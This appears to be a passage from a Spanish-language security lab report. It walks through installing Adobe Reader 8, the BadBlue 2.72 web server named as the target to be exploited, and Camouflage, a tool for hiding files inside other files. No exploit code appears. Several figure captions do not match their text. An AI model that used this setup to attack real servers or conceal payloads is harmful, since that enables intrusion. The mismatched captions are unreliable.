


Ilustración 15 Acceso desde navegador al servicio BadBlue

Al abrir **Adobe Reader 8**, se presenta el Acuerdo de Licencia de Usuario Final (EULA), el cual debe ser **aceptado** por el usuario para proceder al uso del software.




Ilustración 16 Acceso desde navegador al servicio BadBlue

Una ventana de bienvenida de **Adobe Reader** aparece, indicando que no se pudo establecer una conexión a Internet.




Ilustración 17 Acceso desde navegador al servicio BadBlue

7.3 ICONOES DE ADOBE READER

Después que nos realizamos del proceso y al fina el icono en el escritorio que confirman la correcta instalación de Adobe Reader 8 mediante la aparición de su acceso directo.




Ilustración 18 Acceso desde navegador al servicio BadBlue

8 INSTALACION Y CONFIGURACION DE BADBLUE PERSONAL EDITION 2.72

8.1 INSTALACION DE BADBLUE

Se inicia el asistente de instalación de **BadBlue Personal Edition 2.72**, el servidor web que será explotado en la prueba de seguridad.




Ilustración 19 archivo camuflado en el Explorador de Windows

Se elige la carpeta de destino por defecto (C:\Archivos de programa\BadBlue\PE) para la instalación del servidor **BadBlue Personal Edition 2.72** y luego le da install




Ilustración 20 archivo camuflado en el Explorador de Windows




Ilustración 21 archivo camuflado en el Explorador de Windows

La instalación de **BadBlue Personal Edition 2.72** completada. Se elige ejecutar el programa inmediatamente después de hacer clic en **"Finish"**.




Ilustración 22 archivo camuflado en el Explorador de Windows

8.2 ACUERDO DE LICENCIA

Al ejecutar **BadBlue** por primera vez, se solicita la lectura y aceptación del Acuerdo de Licencia e ingreso de la información de registro.




Ilustración 23 archivo camuflado en el Explorador de Windows

Se ingresa la **información de registro (nombre y correo)** en el Acuerdo de Licencia de **BadBlue** y se selecciona **"Agree"** (Aceptar) para continuar.




Ilustración 24 archivo camuflado en el Explorador de Windows

El **BadBlue** se inicia, mostrando su interfaz de servidor web en Internet Explorer y la ventana de control, confirmando que está activo y escuchando en el puerto 80.




Ilustración 25 archivo camuflado en el Explorador de Windows

Iconos en el escritorio de **Windows XP** que muestran el ejecutable de instalación de BadBlue y el acceso directo al programa instalado

Ilustración 26 archivo camuflado en el Explorador de Windows Escritorio

9 INSTALACION DEL SOFTWARE DE CAMUFLAJE (CAMOUFLGE V1.2.1)

9.1 EXTRACCION DE CAMUFLAGE

Se ejecuta el archivo auto-extraíble **Camou121.exe** para descomprimir el instalador del software de camuflaje, preparándolo para el **Setup.exe**.




Ilustración 27 archivo camuflado en el Explorador de Windows

El extractor de archivos confirma la **descompresión exitosa** de los 19 archivos de instalación contenidos en **Camou121.exe**.




Ilustración 28 archivo camuflado en el Explorador de Windows

9.2 INSTALACION DE CAMUFLAGE

Se inicia el asistente de instalación de **Camouflage v1.2.1**, el programa que se utilizará para ocultar archivos dentro de otros.




Ilustración 29 archivo camuflado en el Explorador de Windows

Se acepta el **Acuerdo de Licencia (EULA)** de Camouflage para continuar con el proceso de instalación.

